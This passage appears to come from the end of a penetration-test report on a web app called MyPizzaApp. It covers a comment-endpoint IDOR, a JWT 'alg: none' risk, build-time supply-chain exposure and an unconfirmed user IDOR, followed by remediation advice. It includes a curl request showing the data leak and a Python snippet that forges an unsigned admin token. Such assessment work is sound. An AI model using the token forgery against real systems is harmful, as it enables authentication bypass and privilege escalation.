Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N/E:P
CWE:	CWE-639: Authorization Bypass Through User-Controlled Key
Affected Components:	/pizza/{pizza_id}/comments/

3.16.1 Summary

The comment listing endpoint ignores the `pizza_id` path parameter and returns all comments regardless of ownership, leaking cross-resource data to any caller.

3.16.2 Description

The comment listing endpoint does not correctly filter comments by the requested pizza identifier. As a result, a request for one pizza can disclose comments belonging to others.

3.16.3 Exploitation

Requesting comments for a specific pizza returns broader data than intended. This leaks information useful for reconnaissance and may expose sensitive internal discussion or attacker-controlled payload placement.

```
curl "http://localhost:7465/api/pizza/1/comments/"  
# => Returns ALL comments, not just for pizza ID=1
```

3.16.4 Impact

- Unauthorized data disclosure.
- Easier discovery of attack artifacts or admin interactions.
- Information gathering for later exploitation.

3.16.5 Recommendations

- Apply strict filtering on `pizza_id` in the database query.
- Add tests confirming per-resource isolation.
- Review similar list endpoints for missing scoping.

3.17 Bearer Token Algorithm-Confusion Risk

Score:	1.7 (Low)
Vector:	CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N/E:U
CWE:	CWE-347: Improper Verification of Cryptographic Signature
Affected Components:	security/service.py

3.17.1 Summary

JWT verification may not explicitly reject unsafe algorithm headers such as `alg: none`, potentially allowing unsigned tokens to be accepted if configuration is insufficiently strict.

3.17.2 Description

The code review raised a concern that JWT verification may accept multiple algorithms or fail to reject unsafe header values such as `alg: none` if configuration is not strict.

3.17.3 Exploitation

This was not recorded as a confirmed successful bypass during the assessment. It should therefore be treated as a code-review concern requiring validation rather than as a fully exploited issue.

```
import jwt
payload = {'sub': 'username:admin_user', 'role': 'Admin'}
token = jwt.encode(payload, "", algorithm="none")
# If the config accepts none, this could be valid
```

3.17.4 Impact

- Complete authentication bypass if `alg: none` is accepted, allowing arbitrary identity and role claims without a valid signature.
- Privilege escalation to administrative access without knowledge of the signing secret.
- Undermines the entire JWT trust boundary.
- Difficult to detect after the fact, as forged tokens would appear structurally valid in logs.

3.17.5 Recommendations

- Pin accepted algorithms explicitly.
- Reject unsigned tokens.
- Verify expiration and all security-relevant JWT claims.

3.18 Supply-Chain Exposure in Build Process

Score:	1.5 (Low)
Vector:	CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:L/VI:L/VA:L/SC:H/SI:H/SA:H/E:U/MAV:N/MAC:H/R:A/RE:H/U:Red
CWE:	CWE-1395: Dependency on Vulnerable Third-Party Component
Affected Components:	Dockerfile-xss-poller backend/Dockerfile

3.18.1 Summary

The build pipeline runs `npm install` and `pip install` without disabling lifecycle scripts or restricting source builds, allowing malicious or compromised packages to execute arbitrary code at install time.

3.18.2 Description

The build chain installs dependencies in ways that may execute package lifecycle scripts or source-distribution setup code. This increases exposure to malicious or compromised dependencies.

- `Dockerfile-xss-poller` uses `npm install` without `--ignore-scripts`, allowing `preinstall`/`postinstall` hooks at build time.
- `backend/Dockerfile` uses `pip install` without `--only-binary :all:`, allowing `setup.py` scripts at install time.

3.18.3 Impact

- Build-time code execution.
- Compromised images or CI environments.
- Difficult-to-detect persistence in container artifacts.

3.18.4 Recommendations

- Use deterministic lockfile-based installs.
- Disable install scripts when compatible.
- Prefer prebuilt wheels and review packages requiring source builds.
- Scan dependencies continuously in CI.

3.19 IDOR on User Endpoints

Score:	0.0 (Info)
Vector:	n/a
CWE:	CWE-639: Authorization Bypass Through User-Controlled Key
Affected Components:	User profile endpoints

3.19.1 Summary

IDOR behavior on user profile endpoints was investigated but **not confirmed**. Existing admin-only authorization guards correctly rejected all unauthorized access attempts during testing.

3.19.2 Description

The user endpoints were reviewed and tested for IDOR behavior. Although the data model and route structure initially suggested a possible direct-object-reference issue, the dynamic testing notes indicate that normal-user can't enumerate users since the whole `/user` router requires admin privileges (checked against the database).

4 Remediations

Immediate Priorities

1. Remove unsafe deserialization from the pizza creation flow.
2. Eliminate stored XSS by stopping unsafe HTML rendering and restricting the bot.
3. Rotate all hardcoded secrets and remove them from the repository.
4. Move authentication tokens out of `localStorage`.
5. Block self-service role changes and review every privileged update flow.

Short-Term Hardening

- Parameterize the SQL category filter.
- Enforce strict validation on all request bodies.
- Lock down image URL handling to trusted domains and schemes.
- Enforce HTTPS everywhere, with HSTS and strict origin policy.
- Remove debug metadata, source maps, and framework-identifying headers from production.

Longer-Term Improvements

- Redesign authentication and authorization around server-side trust decisions.
- Add secure coding checks in CI for secrets, unsafe deserialization, and dependency risks.
- Add automated tests for authorization boundaries, resource scoping, and input validation.
- Review every administrative action for least-privilege and audit logging.

5 Conclusion

MyPizzaApp contains several independent high-impact vulnerabilities and, more importantly, they chain together cleanly into full application compromise. The most dangerous combination is stored XSS plus insecure token storage plus unsafe deserialization, but the environment also permits a separate direct route through JWT forgery because secrets are hardcoded and trust is placed in attacker-controlled token content.

From a defender's perspective, the application currently lacks a reliable security boundary between normal users and administrators. The remediation effort should therefore focus first on removing code execution primitives and restoring trust boundaries in authentication, authorization, and input handling.